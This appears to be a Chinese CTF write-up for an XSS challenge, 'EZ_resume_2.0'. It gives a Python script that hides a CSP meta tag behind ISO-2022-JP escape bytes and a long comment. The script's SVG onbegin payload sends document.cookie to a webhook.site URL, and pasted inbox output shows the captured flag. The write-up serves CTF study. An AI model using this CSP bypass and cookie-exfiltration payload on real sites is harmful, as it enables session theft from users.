EZ_resume_2.0

考点：XSS

难度：简单

出题人：DDL

出题思路：CSP绕过【流式html解析+html编码差异】

源码题目给了


Plain Text

```
import requests
c1 = b'''<html><head>
    <!-- \x1b$@ aa -->''' + b'''
<meta http-equiv="Content-Security-Policy" content="default-src 'none'">
\x1b(B <!-- test -->
''' + b"\x1b(B<!-- " + b"A"*64000 + b"-->"+ b"<!--"+b"A"*100+b"-->"

c2 = b'''
    <meta charset="utf-8">
    </head>
    <body>
    <svg><animate onbegin="var xhr = new XMLHttpRequest();xhr.open('GET', 'https://webhook.site/f88c079d-e2e7-4566-adf1-5f84c155ed15/?c='+document.cookie, true);xhr.send();" attributeName="x" dur="1s">
    </body>
</html>'''

html = c1 + c2
print(html)
```

脚本跑完单引号的注释取消一下，然后就行了


Webhook.site
Docs & API
Features & Pricing
Terms, Privacy & Security
Support
Copy
Edit
New
Login
Sign Up Now
7d f88c079d
Share
Schedule
Form Builder
CSV Export
Custom Actions
Replay
XHR Redirect
Redirect Now
More
Show Intro
INBOX (2/50) Newest First
Search Query
GET #47b22 111.170.6.35
2026/03/02 15:47:13
GET #95040 111.193.228.186
2026/03/02 15:46:29
Request Details & Headers
Open in
Copy as
GET https://webhook.site/f88c079d-e2e7-4566-adf1-5f84c155ed15/?c=flag=DLNUCTF{1104ef36-20c0-47...
Host 111.170.6.35 Whois Shodan Netify Censys VirusTotal
Location CN Xiangyang, Hubei, China
Date 2026/03/02 15:47:13 (几秒前)
Size 0 bytes
Time 0.002 sec
ID 47b22091-970a-4d65-8dbc-df27169ed432
Note Add Note
accept-encoding gzip, deflate, br, zstd
referer http://localhost:3000/
sec-fetch-dest empty
sec-fetch-mode cors
sec-fetch-site cross-site
origin http://localhost:3000
accept */*
sec-ch-ua-mobile ?0
user-agent Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Headles...
111.170.6.35:32844/view
Bot Visited
不安全 http://111.170.6.35:32844/report
登录
可将书签放在书签工具栏上，方便快速访问。管理书签...
Success!
The review bot has visited the URL: http://localhost:3000/view
查看器
控制台
调试器
网络
样式编辑器
性能
内存
存储
无障碍环境
应用程序
DOM
HackBar
HackBar
Split URL
Execute
Post data
Referer
User Agent
Cookies
Add Header
Clear All
url=http://localhost:3000/view